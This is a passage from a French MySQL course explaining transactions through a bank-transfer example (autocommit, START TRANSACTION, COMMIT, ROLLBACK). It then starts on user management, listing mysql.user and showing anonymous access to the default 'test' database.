**C'est par exemple le cas d'un virement bancaire entre les comptes de deux clients, qui est constitué de deux actions :**

- le débit du premier compte bancaire ;
- le crédit du second compte bancaire.

**Il est impératif que ces actions soient effectuées toutes les deux.**

Si le débit du premier compte est effectué et que le crédit du deuxième compte échoue, alors la somme a bien été débitée du compte initial mais n'a pas été crédité sur le compte final. Le solde cumulé de ces deux comptes n'est plus le même.

**Il faut détecter l'erreur de la transaction, le virement, constituée par deux actions complémentaires, le débit et le crédit, et corriger l'erreur, afin de conserver l'équilibre des deux comptes !**

De plus, il est impératif que, pendant les modifications au sein d'une transaction, aucun autre utilisateur ne puisse venir s'intercaler et modifier les tables sur lesquelles travaille la transaction.

**Une transaction gère le verrouillage des tables accédées. Dès la première modification effectuée à l'intérieur d'une transaction, toute modification par un autre utilisateur sera bloquée.** Ainsi si un autre utilisateur tente de modifier un élément de la table, sa modification reste en attente, elle ne sera prise en compte qu'à la fin de la transaction en cours de traitement.

**Un traitement « global » regroupant plusieurs requêtes est une transaction.**

**Elle doit être vue, appliquée, ou annulée, comme si c'était une seule requête.**

Il existe deux moyens de mettre en œuvre le mode transactionnel :

- via la désactivation de la validation automatique pendant la session de travail : `autocommit` ;
- via la création d'une transaction particulière et ponctuelle : `start transaction` ;

### 13.4.10.2 Un caractère du moteur de stockage

Selon le moteur de stockage des données, le mode transactionnel sera disponible ou non.

Ainsi le moteur MyISAM, qui a comme avantages sa performance et son index FULLTEXT, ne supporte pas les clefs étrangères, et les transactions.

Le moteur InnoDB, très performant dans l'intégrité des données, gère les clefs étrangères, et les transactions. C'est le moteur qui a été utilisé lors de la création des différentes tables.

### 13.4.10.3 Gestion de la validation automatique **autocommit**

#### 13.4.10.3.1 Principe

**Par défaut le moteur InnoDB valide automatiquement toutes les transactions, et considère chaque requête individuelle comme une transaction.**

Cette validation automatique est définie par le mode « **autocommit** ».

#### 13.4.10.3.2 Affichage de l'état

La syntaxe suivante affiche son état :

```
mysql> SELECT @@autocommit;
+-----+
| @@autocommit |
+-----+
|      1      |
+-----+
1 row in set (0,00 sec)
```

Quand ce mode est actif (valeur 1), chaque mise à jour de la table (INSERT, UPDATE, ...), est réellement effectuée, et les modifications sont écrites sur le disque.

#### 13.4.10.3.3 Modification de l'état

Si on veut faire des modifications sur les tables et à tout moment pouvoir les valider ou revenir en arrière, il faut désactiver ce mode.

La syntaxe suivante le désactive :

```
mysql> SET autocommit = 0;
Query OK, 0 rows affected (0,00 sec)
```

Une fois le mode « **autocommit** » désactivé, la session de travail possède **en permanence une transaction ouverte**, ce qui n'est pas sans conséquence.

C'est-à-dire que, si on veut rendre permanentes les modifications, il faudra les valider via l'instruction **COMMIT** pour provoquer leur écriture sur disque. Si on veut les annuler, il faudra utiliser l'instruction **ROLLBACK** pour les supprimer de la mémoire.

Les instructions **COMMIT** ou **ROLLBACK** terminent la **transaction courante**, et **une nouvelle transaction est de nouveau ouverte**, tant que le mode « **autocommit** » reste désactivé.

La syntaxe suivante permet de revenir au mode de validation automatique.

```
mysql> SET autocommit = 1;
Query OK, 0 rows affected (0,00 sec)
```

#### 13.4.10.3.4 Inconvénients

La gestion directe de « **autocommit** » comme méthode pour effectuer des transactions pose un certain nombre de problèmes :

1. **Tant que les modifications ne sont pas validées via COMMIT, rien n'est écrit sur disque dur,** tout reste dans la mémoire de la session de travail.  
L'affichage « laisse croire » à l'utilisateur qui effectue les traitements qu'ils sont effectués, mais ce n'est que la vision la mémoire de **sa session de travail**.  
En effet, si un autre utilisateur se connecte en même temps et consulte la table, **il ne verra que les informations stockées sur disque**, donc **aucune des modifications du premier utilisateur** !
2. Dès la première modification à l'intérieur d'une transaction, **le verrouillage des tables accédées est effectif**. Dans le cas présent, la désactivation de « **autocommit** » implique **qu'une transaction est ouverte en permanence**. Ainsi **les autres utilisateurs peuvent se retrouver bloqués très longtemps, empêchant ainsi le fonctionnement « normal » concurrentiel de la base de données**.
3. **Ce mode de gestion des transactions via « autocommit » n'est pas recommandé**, car une transaction **est ouverte en permanence**, et rien n'est écrit sur disque, ou annulé, tant qu'une instruction COMMIT ou ROLLBACK n'est pas saisie.

**Il est préférable de n'ouvrir une transaction que lorsqu'on en a besoin**, avec **START TRANSACTION** présenté dans les sections suivantes. Celle-ci se terminera définitivement avec COMMIT ou ROLLBACK.

#### 13.4.10.3.5 Exemples d'utilisation

Le premier exemple montre le fonctionnement du mode « **autocommit** », et qu'une fois désactivé, une transaction est ouverte en permanence.

Le second exemple montre que tant que le mode « **autocommit** » est désactivé, les modifications ne sont pas écrites sur disque, les autres utilisateurs ne les voient pas.

##### 13.4.10.3.5.1      *Exemple de fonctionnement*

Les syntaxes suivantes montre l'usage explicite du mode « **autocommit** », et le fait qu'une transaction est ouverte en permanence.

On se connecte et on sélectionne la base de données « CoursPHP »

```
$ mysql --no-defaults -u root -h localhost -p
Enter password: xxxx
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 26
Server version: 5.6.21 MySQL Community Server (GPL)
Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.
...
mysql> USE CoursPHP;
```

```
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
```

On affiche l'état des deux comptes N°1 et N°7, de la table « comptes\_bancaires »

```
mysql> SELECT ID_Cpt,Agence,Numero,Type,ID_Clt,Solde FROM comptes_bancaires
WHERE Type="Compte_Dépôts" AND (ID_Cpt=1 OR ID_Cpt=7);
+----+-----+-----+-----+-----+-----+
| ID_Cpt | Agence | Numero | Type      | ID_Clt | Solde   |
+----+-----+-----+-----+-----+-----+
|     1  | 00602  | 165143P | Compte_Dépôts |      1  | 550.98  |
|     7  | 00602  | 154123P | Compte_Dépôts |      3  | 3185.08 |
+----+-----+-----+-----+-----+
2 rows in set (0,00 sec)
```

On désactive le mode « autocommit »

```
mysql> SET autocommit = 0;
Query OK, 0 rows affected (0,00 sec)
```

A partir de maintenant, il faut valider ou annuler explicitement les requêtes pour les écrire ou non sur le disque dur.

On débite 200€ du compte N°7, et on crédite 200€ du compte N°1 :

```
mysql> UPDATE comptes_bancaires SET Solde=Solde-200 WHERE Id_Cpt=7;
Query OK, 1 row affected (0,00 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> UPDATE comptes_bancaires SET Solde=Solde+200 WHERE Id_Cpt=1;
Query OK, 1 row affected (0,00 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```

On affiche l'état des deux comptes. On voit les modifications qui sont gardées en mémoire.

```
mysql> SELECT ID_Cpt,Agence,Numero,Type,ID_Clt,Solde FROM comptes_bancaires
WHERE Type="Compte_Dépôts" AND (ID_Cpt=1 OR ID_Cpt=7);
+----+-----+-----+-----+-----+-----+
| ID_Cpt | Agence | Numero | Type      | ID_Clt | Solde   |
+----+-----+-----+-----+-----+-----+
|     1  | 00602  | 165143P | Compte_Dépôts |      1  | 750.98  |
|     7  | 00602  | 154123P | Compte_Dépôts |      3  | 2985.08 |
+----+-----+-----+-----+-----+
2 rows in set (0,00 sec)
```

On annule les traitements précédents.

```
mysql> ROLLBACK;
Query OK, 0 rows affected (0,01 sec)
```

L'affichage des deux comptes montre que rien n'a été pris en compte, on retrouve la valeurs d'origine :

```
mysql> SELECT ID_Cpt,Agence,Numero,Type,ID_Clt,Solde FROM comptes_bancaires
WHERE Type="Compte_Dépôts" AND (ID_Cpt=1 OR ID_Cpt=7);
+----+-----+-----+-----+-----+-----+
| ID_Cpt | Agence | Numero | Type | ID_Clt | Solde |
+----+-----+-----+-----+-----+-----+
| 1 | 00602 | 165143P | Compte_Dépôts | 1 | 550.98 |
| 7 | 00602 | 154123P | Compte_Dépôts | 3 | 3185.08 |
+----+-----+-----+-----+-----+-----+
2 rows in set (0,00 sec)
```

A nouveau, on débite 200€ du compte N°7, et on crédite 200€ du compte N°1 :

```
mysql> UPDATE comptes_bancaires SET Solde=Solde-200 WHERE Id_Cpt=7;
Query OK, 1 row affected (0,00 sec)
Rows matched: 1 Changed: 1 Warnings: 0

mysql> UPDATE comptes_bancaires SET Solde=Solde+200 WHERE Id_Cpt=1;
Query OK, 1 row affected (0,00 sec)
Rows matched: 1 Changed: 1 Warnings: 0
```

On affiche l'état des deux comptes. On voit les modifications qui sont gardées en mémoire.

```
mysql> SELECT ID_Cpt,Agence,Numero,Type,ID_Clt,Solde FROM comptes_bancaires
WHERE Type="Compte_Dépôts" AND (ID_Cpt=1 OR ID_Cpt=7);
+----+-----+-----+-----+-----+-----+
| ID_Cpt | Agence | Numero | Type | ID_Clt | Solde |
+----+-----+-----+-----+-----+-----+
| 1 | 00602 | 165143P | Compte_Dépôts | 1 | 750.98 |
| 7 | 00602 | 154123P | Compte_Dépôts | 3 | 2985.08 |
+----+-----+-----+-----+-----+-----+
2 rows in set (0,00 sec)
```

On valide les traitements précédents.

```
mysql> COMMIT;
Query OK, 0 rows affected (0,01 sec)
```

L'affichage des deux comptes montre les mêmes données :

```
mysql> SELECT ID_Cpt,Agence,Numero,Type,ID_Clt,Solde FROM comptes_bancaires
WHERE Type="Compte_Dépôts" AND (ID_Cpt=1 OR ID_Cpt=7);
+----+-----+-----+-----+-----+-----+
| ID_Cpt | Agence | Numero | Type | ID_Clt | Solde |
+----+-----+-----+-----+-----+-----+
| 1 | 00602 | 165143P | Compte_Dépôts | 1 | 750.98 |
| 7 | 00602 | 154123P | Compte_Dépôts | 3 | 2985.08 |
+----+-----+-----+-----+-----+-----+
2 rows in set (0,00 sec)
```

Une annulation puis un affichage montre que rien ne change. Cela démontre que la validation précédente a bien écrit les modifications sur le disque.

```
mysql> ROLLBACK;
Query OK, 0 rows affected (0,00 sec)
mysql> SELECT ID_Cpt,Agence,Numero,Type,ID_Clt,Solde FROM comptes_bancaires
WHERE Type="Compte_Dépôts" AND (ID_Cpt=1 OR ID_Cpt=7);
+-----+-----+-----+-----+-----+
| ID_Cpt | Agence | Numero | Type   | ID_Clt | Solde |
+-----+-----+-----+-----+-----+
|     1  | 00602  | 165143P | Compte_Dépôts |      1  | 750.98 |
|     7  | 00602  | 154123P | Compte_Dépôts |      3  | 2985.08 |
+-----+-----+-----+-----+-----+
2 rows in set (0,00 sec)
```

Une nouvelle fois, on débite 200€ du compte N°7 :

```
mysql> UPDATE comptes_bancaires SET Solde=Solde-200 WHERE Id_Cpt=7;
Query OK, 1 row affected (0,00 sec)
Rows matched: 1    Changed: 1    Warnings: 0
```

On affiche les deux comptes :

```
mysql> SELECT ID_Cpt,Agence,Numero,Type,ID_Clt,Solde FROM comptes_bancaires
WHERE Type="Compte_Dépôts" AND (ID_Cpt=1 OR ID_Cpt=7);
+-----+-----+-----+-----+-----+
| ID_Cpt | Agence | Numero | Type   | ID_Clt | Solde |
+-----+-----+-----+-----+-----+
|     1  | 00602  | 165143P | Compte_Dépôts |      1  | 750.98 |
|     7  | 00602  | 154123P | Compte_Dépôts |      3  | 2785.08 |
+-----+-----+-----+-----+-----+
2 rows in set (0,00 sec)
```

On annule les traitements:

```
mysql> ROLLBACK;
Query OK, 0 rows affected (0,00 sec)
```

On affiche les deux comptes. Le débit précédent du compte N°7 est bien annulé, ce qui démontre qu'une transaction est ouverte en permanence tant que « `autocommit` » est désactivée !

```
mysql> SELECT ID_Cpt,Agence,Numero,Type,ID_Clt,Solde FROM comptes_bancaires
WHERE Type="Compte_Dépôts" AND (ID_Cpt=1 OR ID_Cpt=7);
+-----+-----+-----+-----+-----+
| ID_Cpt | Agence | Numero | Type   | ID_Clt | Solde |
+-----+-----+-----+-----+-----+
|     1  | 00602  | 165143P | Compte_Dépôts |      1  | 750.98 |
|     7  | 00602  | 154123P | Compte_Dépôts |      3  | 2985.08 |
+-----+-----+-----+-----+-----+
2 rows in set (0,00 sec)
```

On réactive le mode « `autocommit` ». Désormais, chaque modification est écrite sur disque.

```
mysql> SET autocommit = 1;
Query OK, 0 rows affected (0,00 sec)
```

#### 13.4.10.3.5.2 Impact pour les autres utilisateurs

Les syntaxes suivantes montrent que tant que le mode « `autocommit` » est désactivé, et qu'aucune instruction `COMMIT` n'est exécutée, les modifications ne sont pas écrites sur disque, les autres utilisateurs ne les voient pas.

Pour cette démonstration nous utilisons deux comptes en parallèle :

- l'**administrateur root** pour lequel les saisies seront sur fond jaune ;
- le compte **clientsconsul** pour lequel les saisies seront sur fond bleu.

On se connecte comme **administrateur** et on sélectionne la base de données « `CoursPHP` »

```
$ mysql --no-defaults -u root -h localhost -p
Enter password: xxx
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 28
Server version: 5.6.21 MySQL Community Server (GPL)

...
mysql> USE CoursPHP;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
```

On désactive le mode « `autocommit` »

```
mysql> SET autocommit = 0;
Query OK, 0 rows affected (0,00 sec)
```

On affiche l'état des comptes bancaires N°1 et N°7.

```
mysql> SELECT ID_Cpt,Agence,Numero>Type, ID_Clt,Solde FROM comptes_bancaires
WHERE Type="Compte_Dépôts" AND (ID_Cpt=1 OR ID_Cpt=7);
+-----+-----+-----+-----+-----+
| ID_Cpt | Agence | Numero | Type      | ID_Clt | Solde   |
+-----+-----+-----+-----+-----+
|     1  | 00602  | 165143P | Compte_Dépôts |      1  | 750.98  |
|     7  | 00602  | 154123P | Compte_Dépôts |      3  | 2785.08 |
+-----+-----+-----+-----+-----+
2 rows in set (0,00 sec)
```

On débite 100€ du compte N°7, et on crédite 100€ du compte N°1 :

```
mysql> UPDATE comptes_bancaires SET Solde=Solde-100 WHERE Id_Cpt=7;
Query OK, 1 row affected (0,00 sec)
Rows matched: 1  Changed: 1  Warnings: 0
mysql> UPDATE comptes_bancaires SET Solde=Solde+100 WHERE Id_Cpt=1;
Query OK, 1 row affected (0,00 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```

On affiche l'état des comptes bancaires N°1 et N°7. On voit ces deux modifications, qui ne sont faites qu'en mémoire de la session de l'administrateur.

```
mysql> SELECT ID_Cpt,Agence,Numero>Type, ID_Clt,Solde FROM comptes_bancaires
WHERE Type="Compte_Dépôts" AND (ID_Cpt=1 OR ID_Cpt=7);
+-----+-----+-----+-----+-----+
| ID_Cpt | Agence | Numero | Type      | ID_Clt | Solde   |
+-----+-----+-----+-----+-----+
|     1  | 00602  | 165143P | Compte_Dépôts |      1  | 850.98  |
|     7  | 00602  | 154123P | Compte_Dépôts |      3  | 2685.08 |
+-----+-----+-----+-----+-----+
```

On ouvre en parallèle une autre session avec le compte **clientsconsul** et on sélectionne la base de données « CoursPHP ».

```
$ mysql --no-defaults -u clientsconsult -h localhost -p  
Enter password: xxxx  
Welcome to the MySQL monitor. Commands end with ; or \g.  
Your MySQL connection id is 71  
Server version: 5.6.21 MySQL Community Server (GPL)  
...  
mysql> use CoursPHP;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A
```

On affiche l'état des comptes bancaires N°1 et N°7. On ne voit aucune des modifications que l'administrateur a effectuées car elles ne sont pas écrites sur le disque.

```
Database changed  
mysql> SELECT ID_Cpt,Agence,Numero,Type,ID_Clt,Solde FROM comptes_bancaires  
WHERE Type="Compte_Dépôts" AND (ID_Cpt=1 OR ID_Cpt=7);  
+-----+-----+-----+-----+-----+-----+  
| ID_Cpt | Agence | Numero | Type      | ID_Clt | Solde   |  
+-----+-----+-----+-----+-----+-----+  
|     1  | 00602  | 165143P | Compte_Dépôts |      1  | 750.98  |  
|     7  | 00602  | 154123P | Compte_Dépôts |      3  | 2785.08  |  
+-----+-----+-----+-----+-----+-----+  
2 rows in set (0,00 sec)
```

On revient à la session ouverte par l'**administrateur**, et on exécute l'instruction **COMMIT**:

```
mysql> COMMIT;  
Query OK, 0 rows affected (0,01 sec)
```

L'état des comptes bancaires N°1 et N°7 est maintenant celui qui est écrit sur disque :

```
mysql> SELECT ID_Cpt,Agence,Numero,Type,ID_Clt,Solde FROM comptes_bancaires  
WHERE Type="Compte_Dépôts" AND (ID_Cpt=1 OR ID_Cpt=7);  
+-----+-----+-----+-----+-----+-----+  
| ID_Cpt | Agence | Numero | Type      | ID_Clt | Solde   |  
+-----+-----+-----+-----+-----+-----+  
|     1  | 00602  | 165143P | Compte_Dépôts |      1  | 850.98  |  
|     7  | 00602  | 154123P | Compte_Dépôts |      3  | 2685.08  |  
+-----+-----+-----+-----+-----+-----+  
2 rows in set (0,00 sec)
```

On revient à la session ouverte par **clientsconsult**, et on affiche à nouveau l'état des comptes bancaires N°1 et N°7. On voit les modifications de l'administrateur car elles sont désormais écrites sur le disque:

```
mysql> SELECT ID_Cpt,Agence,Numero,Type,ID_Clt,Solde FROM comptes_bancaires  
WHERE Type="Compte_Dépôts" AND (ID_Cpt=1 OR ID_Cpt=7);  
+-----+-----+-----+-----+-----+-----+  
| ID_Cpt | Agence | Numero | Type      | ID_Clt | Solde   |  
+-----+-----+-----+-----+-----+-----+  
|     1  | 00602  | 165143P | Compte_Dépôts |      1  | 850.98  |  
|     7  | 00602  | 154123P | Compte_Dépôts |      3  | 2685.08  |  
+-----+-----+-----+-----+-----+-----+  
2 rows in set (0,00 sec)
```

Sur la session de l'**administrateur** on remet la validation automatique, et on ferme la session.

```
mysql> SET autocommit = 1;  
Query OK, 0 rows affected (0,00 sec)  
  
mysql> quit;  
Bye
```

Sur la session de **clientsconsul** on ferme la session.

```
mysql> quit;  
Bye
```

#### 13.4.10.4 Utilisation d'une transaction spécifique avec **START TRANSACTION**

##### 13.4.10.4.1 Principe

L'utilisation d'une **transaction spécifique**, permet d'éviter qu'une transaction soit ouverte en permanence durant la session de travail, ce qui est préjudiciable pour les autres utilisateurs qui ne voient les modifications qu'après que l'administrateur ait saisi l'instruction **COMMIT**.

Le processus d'écriture sur disque des données avec une transaction spécifique, est le suivant :

- Avant la transaction la validation est automatique : chaque modification est écrite sur disque.
- Pendant la transaction la validation n'est plus automatique : L'instruction **COMMIT** effectue la validation de l'ensemble des instructions, et provoque l'écriture simultané des modifications. L'instruction **ROLLBACK** annule les modifications et ne provoque aucune écriture ;
- Après la transaction la validation redevient automatique.

**Il est recommandé que chaque requête opérant des modifications les applique réellement sur disque. Il faut que le mode « autocommit » reste activé par défaut !**

**Il faut utiliser une transaction spécifique quand on a besoin d'effectuer simultanément l'écriture sur disque d'un ensemble de modifications.**

#### 13.4.10.4.2 Les requêtes :

##### 13.4.10.4.2.1 **START TRANSACTION**

Une transaction spécifique commence par la syntaxe :

**START TRANSACTION;**

Cette syntaxe démarre une nouvelle transaction :

- Elle désactive « **autocommit** » jusqu'à la saisie du COMMIT ou ROLLBACK suivant ;
- Elle active le mécanisme de **verrouillage** « **LOCK** » de la table, empêchant toute modification par une autre personne, dès la première modification à l'intérieur de la transaction.

Après cette syntaxe on saisit la série de requête qui modifie la table (UPDATE, INSERT, ...).

Cette syntaxe possède deux alias : **BEGIN** et **BEGIN WORK**.

##### 13.4.10.4.2.2 **COMMIT**

La syntaxe COMMIT termine la transaction en validant les traitements.

Les modifications sont écrites sur disque de manière permanente. Le verrouillage de la table est levé après la validation. Sa syntaxe est :

**COMMIT;**

##### 13.4.10.4.2.3 **ROLLBACK**

La syntaxe ROLLBACK termine la transaction en annulant les traitements.

Aucune modification n'est écrites sur disque. Le verrouillage de la table est levé après l'annulation. Sa syntaxe est :

**ROLLBACK;**

Si une erreur est détectée sur une des requêtes de la transaction, on peut, via ROLLBACK, revenir en arrière à l'état initiale avant le début de la transaction.

Rappel :

*Chaque modification est visible durant la transaction pour l'utilisateur qui l'effectue mais elle est invisible pour les autres utilisateurs tant qu'elle n'est pas écrite sur le disque.*

#### 13.4.10.4.3 Exemples

##### 13.4.10.4.3.1 Exemple d'annulation

On se connecte comme **administrateur** et on sélectionne la base de données « CoursPHP »

```
$ mysql --no-defaults -u root -h localhost -p
Enter password: xxx
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 28
Server version: 5.6.21 MySQL Community Server (GPL)

...
mysql> USE CoursPHP;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
```

Nous voulons faire un virement de 200 € du compte N°7 vers le compte N°1. Voici l'état de ces deux comptes :

```
mysql> SELECT ID_Cpt,Agence,Numero,Type,ID_Clt,Solde FROM comptes_bancaires
WHERE Type="Compte_Dépôts" AND (ID_Cpt=1 OR ID_Cpt=7);
+----+-----+-----+-----+-----+-----+
| ID_Cpt | Agence | Numero | Type      | ID_Clt | Solde   |
+----+-----+-----+-----+-----+-----+
|     1  | 00602  | 165143P | Compte_Dépôts |      1  | 550.98  |
|     7  | 00602  | 154123P | Compte_Dépôts |      3  | 3185.08 |
+----+-----+-----+-----+-----+
2 rows in set (0,00 sec)
```

On démarre une transaction :

```
mysql> START TRANSACTION;
```

On retire 200 € du compte N°7. La modification est effectuée en mémoire.

```
mysql> UPDATE comptes_bancaires SET Solde=Solde-200 WHERE Id_Cpt=7;
Query OK, 1 row affected (0,00 sec)
Rows matched: 1  Changed: 1  Warnings: 0
mysql> SELECT ID_Cpt,Agence,Numero,Type,ID_Clt,Solde FROM comptes_bancaires
WHERE Type="Compte_Dépôts" AND (ID_Cpt=1 OR ID_Cpt=7);
+----+-----+-----+-----+-----+-----+
| ID_Cpt | Agence | Numero | Type      | ID_Clt | Solde   |
+----+-----+-----+-----+-----+-----+
|     1  | 00602  | 165143P | Compte_Dépôts |      1  | 550.98  |
|     7  | 00602  | 154123P | Compte_Dépôts |      3  | 2985.08 |
+----+-----+-----+-----+-----+
2 rows in set (0,00 sec)
```

On ajoute 200 € du compte N°100, au lieu du compte N°1. Comme le compte 100 n'existe pas, aucune modification n'est effectuée. La requête donne un résultat et l'affichage montre la modification.

```
mysql> UPDATE comptes_bancaires SET Solde=Solde+200 WHERE Id_Cpt=100;
Query OK, 0 rows affected (0,00 sec)
Rows matched: 0  Changed: 0  Warnings: 0
mysql> SELECT ID_Cpt,Agence,Numero,Type,ID_Clt,Solde FROM comptes_bancaires
WHERE Type="Compte_Dépôts" AND (ID_Cpt=1 OR ID_Cpt=7);
+----+-----+-----+-----+-----+-----+
| ID_Cpt | Agence | Numero | Type      | ID_Clt | Solde   |
+----+-----+-----+-----+-----+-----+
|     1  | 00602  | 165143P | Compte_Dépôts |      1  | 550.98  |
|     7  | 00602  | 154123P | Compte_Dépôts |      3  | 2985.08 |
+----+-----+-----+-----+-----+
2 rows in set (0,00 sec)
```

On annule toutes les modifications précédentes. L'état initial est restauré :

```
mysql> ROLLBACK;
Query OK, 0 rows affected (0,00 sec)
mysql> SELECT ID_Cpt,Agence,Numero,Type,ID_Clt,Solde FROM comptes_bancaires
WHERE Type="Compte_Dépôts" AND (ID_Cpt=1 OR ID_Cpt=7);
+----+-----+-----+-----+-----+-----+
| ID_Cpt | Agence | Numero | Type      | ID_Clt | Solde   |
+----+-----+-----+-----+-----+-----+
|     1  | 00602  | 165143P | Compte_Dépôts |      1  | 550.98  |
|     7  | 00602  | 154123P | Compte_Dépôts |      3  | 3185.08  |
+----+-----+-----+-----+-----+-----+
2 rows in set (0,00 sec)
mysql> quit;
Bye
```

#### 13.4.10.4.3.2 Exemple de validation

L'exemple suivant reprend les mêmes opérations, mais sans l'erreur de compte (100 au lieu de 1). C'est le bon compte qui est crédité.

On se connecte comme **administrateur** et on sélectionne la base de données « CoursPHP »

```
$ mysql --no-defaults -u root -h localhost -p
Enter password: xxx
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 28
Server version: 5.6.21 MySQL Community Server (GPL)

...
mysql> USE CoursPHP;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
```

Nous voulons faire un virement de 200 € du compte N°7 vers le compte N°1. Voici l'état de ces deux comptes :

```
mysql> SELECT ID_Cpt,Agence,Numero,Type,ID_Clt,Solde FROM comptes_bancaires
WHERE Type="Compte_Dépôts" AND (ID_Cpt=1 OR ID_Cpt=7);
+----+-----+-----+-----+-----+-----+
| ID_Cpt | Agence | Numero | Type      | ID_Clt | Solde   |
+----+-----+-----+-----+-----+-----+
|     1  | 00602  | 165143P | Compte_Dépôts |      1  | 550.98  |
|     7  | 00602  | 154123P | Compte_Dépôts |      3  | 3185.08  |
+----+-----+-----+-----+-----+
2 rows in set (0,00 sec)
```

On démarre une transaction :

```
mysql> START TRANSACTION;
```

On retire 200 € du compte N°7. La modification est effectuée en mémoire.

```
mysql> UPDATE comptes_bancaires SET Solde=Solde-200 WHERE Id_Cpt=7;
Query OK, 1 row affected (0,00 sec)
Rows matched: 1 Changed: 1 Warnings: 0
mysql> SELECT ID_Cpt,Agence,Numero,Type,ID_Clt,Solde FROM comptes_bancaires
WHERE Type="Compte_Dépôts" AND (ID_Cpt=1 OR ID_Cpt=7);
+----+-----+-----+-----+-----+-----+
| ID_Cpt | Agence | Numero | Type      | ID_Clt | Solde   |
+----+-----+-----+-----+-----+-----+
|     1  | 00602  | 165143P | Compte_Dépôts |      1  | 550.98  |
|     7  | 00602  | 154123P | Compte_Dépôts |      3  | 2985.08  |
+----+-----+-----+-----+-----+-----+
2 rows in set (0,00 sec)
```

On ajoute 200 € du compte N°1. La modification est effectuée.

```
mysql> UPDATE comptes_bancaires SET Solde=Solde+200 WHERE Id_Cpt=1;
Query OK, 1 row affected (0,00 sec)
Rows matched: 1 Changed: 1 Warnings: 0
mysql> SELECT ID_Cpt,Agence,Numero,Type,ID_Clt,Solde FROM comptes_bancaires
WHERE Type="Compte_Dépôts" AND (ID_Cpt=1 OR ID_Cpt=7);
+----+-----+-----+-----+-----+-----+
| ID_Cpt | Agence | Numero | Type      | ID_Clt | Solde   |
+----+-----+-----+-----+-----+-----+
|     1  | 00602  | 165143P | Compte_Dépôts |      1  | 750.98  |
|     7  | 00602  | 154123P | Compte_Dépôts |      3  | 2985.08  |
+----+-----+-----+-----+-----+-----+
2 rows in set (0,00 sec)
```

On finalise la transaction. Les données sont écrites sur disque :

```
mysql> COMMIT;
Query OK, 0 rows affected (0,00 sec)
mysql> SELECT ID_Cpt,Agence,Numero,Type,ID_Clt,Solde FROM comptes_bancaires
WHERE Type="Compte_Dépôts" AND (ID_Cpt=1 OR ID_Cpt=7);
+----+-----+-----+-----+-----+-----+
| ID_Cpt | Agence | Numero | Type      | ID_Clt | Solde   |
+----+-----+-----+-----+-----+-----+
|     1  | 00602  | 165143P | Compte_Dépôts |      1  | 750.98  |
|     7  | 00602  | 154123P | Compte_Dépôts |      3  | 2985.08  |
+----+-----+-----+-----+-----+-----+
2 rows in set (0,00 sec)
```

### 13.4.11 Gestion des utilisateurs

Cette section montre comment gérer les utilisateurs en langage SQL.

#### 13.4.11.1 Principe

MySQL permet de gérer les utilisateurs via une **identification** de la forme : **dupont@ordinateur.fr**. Le fonctionnement de cet identifiant, ainsi que les priviléges qui lui sont associés ont été présentés à la section 13.3.7.1.

#### 13.4.11.2 Affichage des utilisateurs existants

##### 13.4.11.2.1 La table mysql.user

Pour gérer les utilisateurs il faut se connecter en tant que « root ».

```
$ mysql --no-defaults -u root -h localhost -p
Enter password: xxxx
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1
Server version: 5.6.21 Source distribution
Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.
...
```

Les utilisateurs sont gérés dans la table « mysql.user ». La liste est obtenue par la syntaxe suivante :

```
mysql> SELECT User, Host, Password FROM mysql.user;
+-----+-----+-----+
| User | Host | Password |
+-----+-----+-----+
| root | localhost | *9C4FE4A10F01988F50D685C3F9515570588FEFDF
| root | linux | *
| root | localhost | *
| root | linux | *
| pma | localhost | *AC4D94A19F01998F50D68AC3F951A862588AEFA8
+-----+-----+-----+
5 rows in set (0,00 sec)
```

##### 13.4.11.2.2 L'utilisateur anonyme

Cet affichage montre deux lignes dont la colonne « User » est vide, et la colonne « Host » indique « localhost » et « linux ».

C'est l'utilisateur « anonyme » est créé dès l'installation de MySQL, de même que la base « test ».

En fait n'importe quel utilisateur qui n'est pas enregistré (aucun login) et qui n'a donc pas de mot de passe, peut se connecter à la base « test » et à toutes les bases dont le nom commence par « test ».

En voici un exemple :

On se connecte dans login ni mot de passe (connexion anonyme) :

```
$ mysql --no-defaults -h localhost
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 26
Server version: 5.6.21 Source distribution
Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
```

```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

On tente d'accéder à la base « CoursPHP » :

```
mysql> USE CoursPHP;
ERROR 1044 (42000): Access denied for user ''@'localhost' to database
'CoursPHP'
```

L'accès est refusé. On tente d'accéder à la base « test » :

```
mysql> USE test;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

L'accès est accepté. On peut voir toutes les tables de la base « test » :

```
mysql> SHOW tables;
+-----+
| Tables_in_test |
+-----+
| materiel        |
+-----+
1 row in set (0,01 sec)
```

On peut voir toutes les données de la table « materiel » :

```
mysql> SELECT * FROM materiel ;
+----+-----+----+
| ID | Libelle | Prix |
+----+-----+----+
| 1  | pelle   | 12.5 |
| 2  | marteau | 10.26|
+----+-----+----+
2 rows in set (0,01 sec)

mysql> quit;
Bye
```

### 13.4.11.3 Création d'un compte utilisateur CREATE USER

Il existe deux méthodes pour créer des utilisateurs sous MySQL et leur affecter des priviléges :

1. Utiliser les **instructions de gestion des utilisateurs** telles que **CREATE USER** et **GRANT** ;
2. Manipuler directement les tables de priviléges avec les instructions **INSERT**, **UPDATE**, **DELETE** ;

